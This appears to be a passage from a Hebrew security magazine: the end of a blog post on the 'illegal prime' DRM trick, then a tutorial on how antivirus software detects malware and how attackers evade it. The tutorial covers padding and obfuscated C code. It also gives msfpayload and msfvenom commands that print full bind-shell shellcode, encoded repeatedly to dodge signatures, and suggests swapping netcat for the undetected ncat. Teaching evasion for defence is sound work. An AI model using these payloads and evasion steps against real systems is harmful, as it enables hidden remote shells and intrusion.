על ידי הארכה של קובץ ה-gz באמצעות הוספת בייט לסופו מכפילים את הערך של המספר שמייצג את התוכנית כולה פי 256 (כי אנחנו מוסיפים שתי ספרות הקסדצימליות; אם היינו מוסיפים שתי ספרות עשרוניות בתחילת מספר קיים היינו מכפילים אותו פי 100) ואפשר לשים ערך כרצוננו בבייט האחרון כדי להגדיל עוד טיפה את ערכה המספרי של התוכנית. במילים אחרות, אנחנו מסוגלים לקודד את התוכנית על ידי המספר $256X + a$, לכל $0 \leq a \leq 255$. זה נתן לקרמודי הרבה מספרים לבדוק את ראשוניותם. בסופו של דבר זה לא הצליח, אז הוא פשוט הוסיף עוד בייט ובדק את המספרים מהצורה $256^2X + a$. איך הוא בדק אותם? באמצעות תוכנת קוד פתוח שנקראת OpenPFGW; על פי התיאור שלו, היא ראשית כל מבצעת בדיקה נאיבית של חלוקה של המספר שאותו בודקים בהמון ראשוניים קטנים, ואז מריצה מבחן ראשוניות אקראי כלשהו (אני מנחש שמילר-רבין, אבל לא בטוח; יש עוד אלגוריתמים נאים). בצורה הזו קרמודי סינן את המספרים הבעייתיים והגיע למספר שבודאות מאוד מאוד גדולה אכן היה ראשוני; הרצה של ECPP עליו (במימוש של תוכנה בשם Titanix) סגרה את הסיפור.

המסקנה מכל הסיפור הזה היא כפולה. ראשית, שבכל מתכנת מצוי מתמטיקאי פסיכי שרק מחכה להזדמנות לתקוף (זה כמובן שקר); ושנית, שלפעמים נושאים מגניבים במתמטיקה הופכים למגניבים הרבה יותר כאשר מנצלים אותם כדי לעשות דווקא ל-DRM.

המאמר פורסם לראשונה בבלוג "לא מדויק" של גדי, בקישור הבא:

http://www.gadial.net/2012/12/07/illegal_prime/

על המחבר

גדי אלכסנדרוביץ'. יליד 1982 בעל תואר ראשון במתמטיקה ותואר שלישי במדעי המחשב מהטכניון. כותב בבלוג "לא מדויק" - <http://www.gadial.net>

Antivirus Bypass Technics

מאת יובל נתיב ובר חופש

מבוא

המאמר הבא יעסוק בעולם תוכנות האנטי-וירוס, המאמר מחולק לשני חלקים, במהלך החלק הראשון נלמד מה הן אותם תוכנות, מה מטרתן, באילו טכניקות הן משתמשות על מנת להשיג את אותה המטרה, ובחלק השני נגע באותן טכניקות שבהן תוקפים משתמשים על מנת לעקוף את אותן תוכנות ומנגנונים. מומלץ מאוד לקרוא את המאמר עם רקע בתוכנות (עדיפות ל-C).

רקע

אז מה זה בכלל אנטי וירוס?


אנטי וירוס הינו שם כללי למוצר המיועד להגן על המחשב מפני תוכנות בעלות אופי זדוני. ישנם אנטי וירוסים שהם תוכנותיים - תוכנה אשר מותקנת על המחשב או השרת וישנם אנטי וירוסים "חומרתיים", מדובר בתוכנות אנטי-וירוס הרצות פיזית בקופסא נפרדת כך שיותר קשה לתוקף לאתר אותה ולשים אותה כמטרה. חשוב להדגיש שאנטי וירוסים חומרתיים מסוגלים להגן על התווך (המעבר ברשת אל אותה מכונה) אך לא כלפי פנים. המשמעות היא שכאשר נחבר Disk On key לאותה מכונה או דיסק חיצוני, האנטי וירוס החומרתית לא יוכל להגן על המכונה מכיוון שהוא אינו פונקציה בהעברת המידע. תפקידם בדרך כלל הוא להוות שכבה נוספת לרכיבי ה-Firewall הרשתיים.

מאיפה הם הגיעו בכלל?

לפי ויקיפדיה, האנטי וירוס הראשון שהכיר העולם פותח בשנת 1988 ופורסם תחת השם "AntiVir" (לימים - Avira). לפניו פותחו מספר מצומצם של תוכנות אנטי-וירוס שנועדו להתמודד עם וירוס ספציפי בלבד. באותה תקופה מגוון האיומים והתחכום של הנוזקות מהם התמודד האנטי וירוס היו מצומצמות בלבד. דובר על וירוסים פשוטים לרוב אשר עוברים דרך קבצי Office למיניהם בתצורה של מאקרו (Macros) ומבצעים נזק למחשב. תוכנות אלו לא התעדכנו, היו פשוטות מאוד ואמצעי ההפצה היו מוגבלים מאוד (דיסקטים). עם בואו של האינטרנט התפתחו אותם מזיקים וכיום ניתן למצוא וירוסים וקטעי קוד זדוניים עם יכולות שקשה להעלות על הדעת... למי שמתעניין קצת בהיסטוריה: [התיעוד של הוירוס הראשון אשר תקף את האוניברסיטה העברית](#).

אז... מה זה בכלל וירוס?

וירוס הינו סוג של תוכנה המבצעת נזק למחשב או לתוכנה. עד כדי כך פשוט. היום כאשר אנו אומרים את



המושג 'אנטי וירוס' אנו מתכוונים לסט רחב יותר של נזקות וכוללים בתוכם סוסים טרויאניים, Rootkits, רוגלות, תולעים למיניהן, ועוד מגוון רחב של חולירע.

אז איך תוכנות ה-Antivirus עובדות?

אופן הפעולה של מרבית סוגי האנטי וירוסים מתחלק לאותה כמות חלקים:

חתימת קובץ:

חתימת קובץ היא סוג של טביעת אצבע של קובץ. שילוב של דברים כמו גודל הקובץ המדויק, חתימה של הקובץ מבחינת Hashing, נניח MD5, סט של ביטים נבחרים ועוד. לדוגמא, כאשר נרצה לנתח אם קובץ virus.exe הוא וירוס, נבצע את הפעולות הבאות כדי שנוכל להשוות אותו למסד הנתונים המכיל את חתימות הוירוסים הקיימות:

- נייצא את גודל הקובץ המדויק - 213,242 kb.
 - נבצע חתימת HASH בעזרת MD5 - b1946ac92492d2347c6235b4d2611184.
 - נבחר אוסף של ביטים מכל מיני חלקים בקובץ.
- לאחר שאספנו את כלל המיד, נוכל להשוות את התוצאות ולראות האם מה שקיבלנו מתאים לאחת השורות שיש לנו במסד הנתונים של וירוסים הידועים לנו - במידה וכן, יש לנו בינגו.

ארגז חול / אמולטורים:

ארגז החול הוא סביבה וירטואלית בזיכרון המחשב אשר נפרדת משאר המחשב. כאשר האנטי וירוס שלנו מנתח קובץ וברצונו לדעת האם הקובץ מסוכן, הוא טוען אותו קודם כל לאזור נפרד בזכרון. אותו אזור הוא אזור מסוגר (Quarantine) אשר ממנו התהליך לא יכול לזלוג לשאר האזורים בזכרון (בתקווה). שם קל לאנטי וירוס לסרוק את הקובץ ואת פעולותיו. לאחר שהאנטי וירוס החליט שהתוכנה אינה מבצעת התנהגויות חשודות כגון פניה ל-kernel land, כתיבה של קבצים לאזורים כמו ה-root או ל-system32, שינוי מפתחות חשודים ב-Registry וכן הלאה, מחליט האנטי וירוס האם לתוכנה מותר לצאת מאזור הבטוח.

היוריסטיקה:

תהליך היוריסטיקה (Heuristics) הוא תהליך בו מנסה האנטי וירוס לבצע "היסק" מהתנהגות תוכנה. במהלך התהליך האנטי וירוס בודק לאן ניגש התהליך ואיזה פעולות הוא מבצע בלי באמת להשוות אותו ל'חתימות' מוכנות מראש אלא להתנהגויות חשודות כגון הוספה לאזורים שבהם תעלה התוכנה לאחר הדלקת המחשב, הידבקות לקבצי DLL שונים, פתיחת פורטים והאזנה להם וכן הלאה. תהליך היוריסטיקה הוא בעצם התהליך שהופך את האנטי וירוסים שלנו לרלוונטים בעולם משתנה ודינמי כמו שלנו היום, השימוש בארגזי חול ואמולטורים הם חלק בלתי נפרד מהתהליך היוריסטי.

התמודדות עם אנטי וירוסים

אין דרך אחת נכונה להתמודד עם אנטי וירוסים. ברוב המקרים אנו נבצע שימוש בכמה טכניקות במקביל או בדרכים חמקמקות אחרות. ננסה לפרק אותן לאט לאט ובסוף נראה האם הצלחנו להגיע לתוצאה הנכונה. בדרך כלל, התוצאה תהיה רלוונטית לסוג מסויים של אנטי וירוס בלבד.


שינוי חתימה הדיגיטלית

כמו שראינו בפרק הקודם, על מנת לזהות האם קובץ מסויים הינו מוכר וידוע כקובץ זדוני, רכיב האנטי-וירוס מנסה להשוות את החתימה הדיגיטלית שלו למסד נתונים כל חתימות דיגיטליות של קבצים שונים, במידה ונצליח לשנות את החתימה הדיגיטלית של הקובץ - בסבירות גבוהה נוכל לחמוק משלב זה, על מנת לשנות את החתימה הדיגיטלית של הקובץ שלנו, נוכל לפעול במספר דרכים:

ריפוד (padding)

בתהליך הריפוד אנו ננסה להוסיף מידע "זבל" לתוכן הקובץ. הדרך האינטואיטיבית לעשות זאת, היא להוסיף עוד פונקציות מתות וקריאות לא רלוונטיות. יש רק בעיה אחת - כל המדהרים (compilers) שלנו מבצעים תיקוני קוד אוטומטיים. הם משמיטים קוד מת, מקצרים פונקציות ופעולות מתמטיות על מנת לייעל את הקוד שהם ממירים לאחר מכן להוראות בשפת מכונה. כך לדוגמא המהדר יבצע אופטימיזציה לקוד הבא:

```
int foo(int a, int b) {  
    return  
    a+b;  
}  
c = foo(a, b+1 );
```



```
c = a + b + 1;
```

דוגמא נוספת היא נושא של ביטויים משותפים. אנו צריכים לזכור שהפעולות שהתוכנה מבצעת אינן מתבצעות בשפת המקור (במקרה הזה C) אלא הן מומרות לשפת המכונה ולרוב, ההוראות לא מתורגמות שורה בשורה. לא כל שכן, כאשר אנו מתחילים לעבוד עם אוגרים ותאי זכרון - כל ההתנהלות שלנו משתנה.

כך לדוגמא ינסה מהדר סטנדרטי לייעל את הקוד על ידי זיהוי של ביטוי שחוזר על עצמי וייצר לו משתנה חדש:

```

a = b + (z + 1);
p = q + (z + 1);
    
```

→

```

temp = z + 1;
s = b + temp;
p = q + temp;
    
```

המהדר מבטל לנו גם קוד ריק. כך לדוגמא תראה ההמרה הבאה. המהדר יזהה שלא יהיה מצב שבו תרוץ התוכנה ותקרא הפונקציה עם אגומנט ששונה מ-9. לכן תעלים את השורות שלא רלוונטיות ותקרא ישירות לאותה פונקציה עם הארגומנט 9:

```

a = 3 + 5;
b = a + 1;
func(b);
    
```

→

```

func(9);
    
```

ולנקודה הסופית שלשמה התחלנו את כל ההתעסקות עם המהדר - נושא האלימינציה של קוד מת. בדוגמא הבאה ישנו תנאי לוגי שלא מתרחש ולכן לא קיימת אפשרות שבה הפונקציה תקרא. לכן במהלך ההידור המהדר יעיף לנו את הפונקציה הזאת:

```

a = 1;
if (a < 0) {
printf("Error!");
}
    
```

→

```

a = 1;
    
```

אם כך בתהליך הריפוד עלינו להבין מה אנחנו עושים ולוודא שהמידע שאנו זורקים פנימה לא ייעלם במהלך ההידור.

תהליך הריפוד משמש אותנו לכמה צרכים. האפקט הראשון שנקבל הוא גודל קובץ שונה וחתימה שונה. אין גבול לכמות הריפוד שנוכל להוסיף. לכן נוכל לייצר גם קובץ גדול מאוד. אחת הסיבות שהוירוס Flame היה כל כך מוצלח הוא גודל של מעל ל-20MB! הריפוד הפשוט ביותר מוציא את בדיקת החתימה של הקובץ מהרפרטואר מכיוון שאפילו ביט אחד ישנה את הגודל ואת החתימה של הקובץ. עם זאת, תוכנות אנטי-וירוס שונות יודעות להתמודד עם שינויים קלים בקוד, ולכן עלינו לנסות לשנותו כמה שיותר.

האפקט השני הוא בלבול (!קל!) של הרכיב שמבצע היוריסטיקה. במידה וריפדנו את הקוד בהרבה זבל שבאמת מנסה לרוץ, מנוע היוריסטיקה ינסה למפות גם אותו ולהבין גם מה קורה שם. חשוב להבין שאין זה מספיק בשביל לעבור את רב תוכנות האנטי וירוס. בנוסף - שימוש ביותר מדי "זבל" בקוד אומנם עוזר לנו להתחמק ממנגנון החתימות, אך סביר להניח שיפיל אותנו בבדיקה היוריסטית.

דוגמא לשינוי חתימה דיגיטלית באופן ידני של קובץ ספציפי ניתן לראות במאמר "[Signature-based Detection Bypass](#)" שנכתב ע"י הרצל לוי ופורסם הגיליון ה-16 של המגזין.

עמימות (Obfuscation)

אובפוסקציה הפכה להיות נושא חם ומעניין בהרבה תחומים, בין היתר אצלנו. הרעיון הוא לקחת קוד ולהפוך אותו לבלי ניתן להבנה רק על ידי סיבוכיות. הנושא מפורסם מאוד בשפות כמו Javascript בה אתם יכולים למצוא אובפוסקטורים חנימיים ברשת כמו [זה](#). גם לאלה מכם שמכירים את השפה ברמה גבוהה מאוד ייקח קצת זמן להבין איך זה מתרגם לזה:

```
alert('hello world');
```



```
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return d[e]};e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('0(\\'12\\');',3,3,'alert|hello|world'.split('|'),0,{}))
```

תנסו להעתיק את זה לקובץ HTML ותראו שזה רץ. דוגמא נוספת לכך, ניתן למצוא במאמר "[ניתוח קוד Web דדוני](#)", שפורסם בגיליון ה-7 של המגזין.

על מנת להבין את הנושא קצת יותר לעומק, ננסה את אותו הדבר ב-C. נתחיל מדוגמא פשוטה. כולנו יודעים שהתוכנה הראשונה שאנו בונים היא "שלום עולם!". התוכנה תראה כך:

```
#include <stdio.h>


int main()
{
    printf("Hello World\n");
}
```

המטרה שלנו, היא לדאוג שיהיה לנו קוד אשר מבצע את אותה הפעולה אך כאשר הקוד עצמו נראה שונה לחלוטין. הדבר הראשון שנשחק איתו, הוא זה:

```
#include <stdio.h>

int main( int argc, char *argv[])
{
    printf("%s\n",argv[0]);
}
```

נראה לא מורכב במיוחד, אך התנאי ששם התוכנה הוא "Hello World" אנו נקבל את התוצר המבוקש על המסך.



דוגמא קצת יותר מורכבת וקצת יותר מעניינת:

```
#include <stdio.h>
#include <string.h>

#define we printf(
#define are "%s\n"
#define kool ,foo);

int main(int argc, char *argv[])
{
    int a = 0; char isr[32]; char foo[32];
    strcpy(isr,"@h8ej1hl9o. 8wso#rtlgdl!v");
    for (a = 0; a < 26; a++) { foo[a/2] = isr[++a];};
    we are kool
}
```

מה שקרה כאן קצת מבלבל. קודם כל פירקנו את הפקודה של printf לשלושה חלקים שונים והזנו אותם לתוך מאקרו. לאחר מכן אנו מבצעים סוג של קידוד של המחרוזת אותה נדפיס. אנו לוקחים רק שני תווים מתוך המחרוזת ועל ידי כך מקבלים את המחרוזת המקורית שרצינו. השורה האחרונה קוראת לפקודות המאקרו ומאחדת את הפעולה שלהם לפעולה שרצינו ומדפיסה את המחרוזת על המסך.

דוגמא אחרונה:

```
#include <stdio.h>

#define we printf(
#define are "%s\n"
#define kool ,v);

int main(c, v) char *v; int c;
{
    int a = 0; char f[32];
    switch (c) {
        case 0:
            we are kool
            break;
        case 1217:
            for (a = 0; a < 13; a++) { f[a] = v[a*2+1];};
            main(0,f);
            break;
        default:
            main(1217,"@h8ej1hl9o. 8wso#rtlgdl!v\0m");
            break;
    }
}
```

שימוש ב-Packers / Unpackers:

במידה וברצוננו להשתמש בקובץ בינארי קיים ואנו מעוניינים לשנות את החתימה הדיגיטלית שלו, נוכל לבצע זאת באמצעות תוכנות המכונות "Packers" - מדובר בתוכנות שתפקידן לקחת קובץ בינארי ולשנות אותו כך שיהיה קשה מאוד לבצע עליו Reverse Engineering (הן ידני והן אוטומטי). ישנם סוגים רבים של תוכנות בסגנון זה, אך בסופו של דבר, רובן (מלבד יוצאות מהכלל כמובן), מבצעות את אותה הפעולה:

הצפנת / שינוי הקובץ הבינארי המקורי כך שלא יהיה ניתן להריץ אותו באופן רגיל, הכנסתו כ-Payload לתוך קובץ בינארי חדש המכיל בתחילתו מנוע אשר מסוגל לפענח ולשחזר את השינויים בקובץ המקורי. כך, במידה ותוכנת האנטי-וירוס תנסה לסרוק את הקוד באופן סטטי על מנת להוציא חתימה דיגיטלית באופן "קלאסי" - היא תקבל חתימה שונה (מפני שמדובר בקובץ דחוס / מוצפן / שונה מבחינה לוגית וכו'), אך כאשר יורץ הקובץ - מנוע הפענוח בתחילת הקובץ יפענח את בחזרה את ה-Payload בזכרון המחשב וירץ אותו כחדש. דוגמא לתוכנות מובילות בעולם זה:

- UPX
- ASPack
- Armadillo
- Themida
- Enigma


דוגמא לביצוע פעולה זו צעד אחד צעד באופן ידני ניתן למצוא במאמר "[Manual Packing](#)" שנכתב ע"י הלל חימוביץ' ופורסם בגיליון הראשון של המגזין.

למידע נרחב יותר, ולרשימה מלאה יותר, ניתן לקרוא בויקיפדיה:

http://en.wikipedia.org/wiki/Executable_compression

שימוש ב-Msfvenom ו-Msfpayload:

סט הכלים המגיע עם Metasploit מציע שני כלים שיעודם הוא להתמודד עם תוכנות אנטי-וירוס שונות על ידי ביצוע הצפנת ה-Payload אשר יורץ על ידי האקספלויט / המשתמש בעת ביצוע התקפה. תפקידו של Msfpayload הינו לייצא Shellcode ספציפי של מודול מקונפג מראש של Metasploit (לדוגמא - shell_reverse_tcp שמתחבר למחשב התוקף בפורט 7777) ל-Shellcode בשפות שונות (כגון C, Perl, רובי וכו').



על מנת להבין כיצד להשתמש בכלי, נתבונן ב**דוגמא המוצגת ב-Offensive-Security**:

ראשית, נריץ את msfpayload עם המתג "-l" על מנת לקבל את רשימת ה-Payloads שבאפשרותנו לייצא. לאחר שבחרנו Payload מהרשימה שקיבלנו, נוסיף אותו לשורת הפקודה ולאחריו את המתג "O" על מנת לראות את הפרמטרים עלינו להכניס:

```
root@bt:~# msfpayload windows/shell_bind_tcp O

      Name: Windows Command Shell, Bind TCP Inline
      Module: payload/windows/shell_bind_tcp
      Version: 14774
      Platform: Windows
      Arch: x86
Needs Admin: No
      Total size: 341
      Rank: Normal


Provided by:
  vlad902
  sf

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread,
process, none
LPORT     4444             yes       The listen port
RHOST     no               no        The target address

Description:
  Listen for a connection and spawn a command shell
```

את הפרמטרים נכניס באופן "VAR=Value", ובסופם נכניס את תצורת הפלט שנרצה לקבל, האופציות שלנו הינן:

- [C]
- [P]erl
- Rub[y]
- [R]aw
- [J]s
- e[X]e
- [D]ll
- [V]BA
- [W]ar



בדוגמא הסופית, יוצרים Shellcode ב-C, של shell_bind_tcp, כשה-EXITFUNC הוא באמצעות ניצול seh והתקשורת תתבצע על גבי פורט 1234:


```
root@bt:~# msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 C
*/
* windows/shell_bind_tcp - 341 bytes
* http://www.metasploit.com
* VERBOSE=false, LPORT=1234, RHOST=, EXITFUNC=seh,
* InitialAutoRunScript=, AutoRunScript=
/*
unsigned char buf=[]
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\x1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x04\xd2\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xfe\x0e\x32\xea"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5;"
```

ליותר מידע על השימוש ב-Msfpayload:

<http://www.offensive-security.com/metasploit-unleashed/Msfpayload>

שימוש ב-Msfpayload בלבד אינו שווה יותר מדי, מפני שרוב חברות האנטי-וירוס כיום חותמות בדרך קבע את כלל ה-Payloads שניתן לייצר באמצעות כלי זה. ולכן פותח הכלי Msfvenom.

הכלי Msfvenom בעצם מכיל בתוכו את Msfpayload ובאמצעותו ניתן לחולל Payloads שונים ולמסך אותם בכל פעם בעזרת Encoders שונים. השימוש בכלי ה"נ"ל דומה מאוד לשימוש ב-Msfpayload, ההבדל הוא שאת ה-Payload מכניסים לאחר המתג "p-", ויש צורך לקבוע באיזה Encoder להשתמש ופרמטרים שונים על מנת לייצר את ה-Payload "מותאם אישית".



דוגמא לשימוש:

```
root@bt:~# msfvenom -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -i 3
[*] x86/shikata_ga_nai succeeded with size 325 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 352 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 379 (iteration=3)
buf =
"\xd9\xf6\xbd\x7\x89\xbd\x46\xd9\x74\x24\xf4\x58\x2b\xc9" +
"\xb1\x59\x31\x68\x17\x03\x68\x17\x83\x5f\x75\x5f\xb3\x46" +
"\x71\x1a\x95\x40\x4a\x8b\x3f\xc4\x96\xdf\x9d\x15\x1e\xae" +
"\x4c\x64\xf5\xc9\x73\xd3\xed\x6a\x9e\x8e\xd7\xac\x6a\x5c" +
"\x2a\x70\xe5\x06\xe4\x8e\x89\xf4\x28\xf2\x25\x33\x69\x23" +
"\xe0\xe6\x51\x13\x9c\x44\x6e\xdd\xfe\x25\xeb\xc8\x15\xfe" +
"\xb3\x43\x7a\x2b\x26\x53\x95\x3a\x14\x84\x57\x53\x71\xe8" +
"\xba\x25\x82\xca\xb8\xee\x5f\x92\x4b\xea\x33\x6a\xa7\x8e" +
"\x5d\x87\x35\x89\x8d\x34\xb0\xf1\x85\x03\xc3\xf1\xe7\x4a" +
"\x5e\xfb\x17\x3c\x2c\x5f\xd5\xd4\x8f\xf0\x5c\x2d\x7f\xde" +
"\x77\x45\x36\x85\x95\xff\xc9\x98\xbd\x74\x77\x33\x62\xe9" +
"\x36\xbd\x56\xe1\xf5\xba\x37\x90\xff\x75\x75\x9d\xee\x30" +
"\xed\x57\x97\x9e\xe8\xce\x65\xec\xa3\x36\x90\x04\x48\x67" +
"\x4b\xf7\xbc\x1c\xdc\xcf\x6e\x03\xb5\xec\x3b\xe3\x21\x43" +
"\x99\x3e\x81\x39\x3e\xfc\x42\x47\xdd\xa1\x5e\x71\x1a\x6c" +
"\x67\x5e\xc8\xa9\xfd\x11\x60\x1b\x09\x2a\xe5\x5d\x4b\xf7" +
"\x08\x80\x21\xca\x0f\xa6\x03\x64\xcf\x89\x72\x0f\xbc\xe4" +
"\x6a\x03\x84\x33\xab\x96\x49\x2b\x8b\x06\xfa\x5d\x20\x49" +
"\xed\x46\xa8\x6e\x2d\x44\x42\xb9\xea\x6a\x25\x7e\xbb\x67" +
"\x8b\x15\x06\xa3\x36\x3e\x19\x6d\x62\x08\xe2\x1f\x3d\xa7" +
"\x85\xf1\x46\xf4\xb8\x96\x44\xd9\x9f\xfa\xe3\xd1\x29\xd5" +
"\x83\xd1\xa3\xaf\x42\xde\x2f\x9f\x02\x8b\x77\x97\xf6\x65" +
"\x10\x49\x0b\x13\xd6\x02\x0d\x02\xe7\x95\xa7\xcc\x72\x7d" +
"\x41\xea\xab\x3b\xf2\xe6\x6f\x71\x4a\x46\x56\xba\x51\x15" +
"\x15\x64\x1e\xbb\x6f\x35\xc4\xaa\xf0\x2d\xd8\x6a\x77\xa1" +
"\x0e\xb1\x58\xaa\xda\x70\x4a\x23\x26\xeb\x70\x74\x91\xba" +
"\x93\x7a\xe5\x72\xb9\x1d\xd5\x86\x8f\xb7\x73\xce\x3c\x63" +
"\x08"
```

בדוגמא זו, יוצרים Payload למערכות 32bit המקודד באמצעות Encodder בשם shikata_ga_nai (האחד ה-Encodders היותר מפורסמים שיש). בנוסף, ניתן להוסיף Blacklist של תווים שמהם נרצה להימנע (בעזרת המתג -b). בנוסף, ניתן לבצע את הפעולה מספר פעמים בעזרת המתג -i (הרעיון הוא לשנות את התוצר של ה-Encodder כך שבמידה ולאחר הריצה הראשונה כלי האנטי-וירוס עדין חותמים אותו - ניתן להריץ את ה-Encodder על הפלט שיצא וכך ליצור Payload עם חתימה חדשה).


תוכנות מקבילות ודה-אבולוציה

ראינו כי אחד הכלים של תוכנות אנטי וירוסים לאתר קבצים בעייתיים הוא מנגון החתימות. אחת הדרכים המעניינות שיש לנו כדי להתחמק מההגנה הזאת היא להשתמש באלטרנטיבות - תוכנות חלופיות. אחת הדוגמאות הקלאסיות היא שכאשר ננסה להשתמש בתוכנה כגון meterpreter או לרוב נחסם מהר מאוד על ידי האנטי וירוס. באותה מידה, אם פשוט נחליף את התוכנה הנשלטת ונשתמש ב-CMD רגיל, אלא אם תהליך השתילה שלו חשוד, האנטי וירוס לא יעצור אותנו.


עדין יש בעיה, לפעמים חשוב לנו לא לאבד פונקציונליות. לדוגמא, כאשר אנו נעבור עם CMD במקום meterpreter אנו מאבדים הרבה מאוד פונקציונליות שלא קיימת לנו ב-CMD. אחת הדוגמאות הקלאסיות היא netcat. כאשר נסרוק את התוכנה במנועי אנטי וירוס, נגלה ש-27 מתוך 44 מצאו שהתוכנה היא וירוס. אך עדין אוכל להשתמש בתוכנה לשליטה מרחוק. כיצד? אם נתבונן טוב ונלמד את התוכנה nmap, נגלה שהיא משתמשת בגרסא של netcat לצורך הסריקות שלה. התוכנה נקראת ncat. אם נסרוק אותה, נגלה ש-0 מתוך 44 מנועי אנטי וירוס מצאו אותה כתוכנה זדונית:



SHA256:	87d59627051578b1babac7eaf1f2cadeaa8cddb0c62cb75aa248b239ed877540
File name:	ncat
Detection ratio:	0 / 42
Analysis date:	2012-10-25 12:47:19 UTC (1 hour, 17 minutes ago)



[More details](#)



ארכיבים, מיכלים ואיך להעזר במיקרוסופט

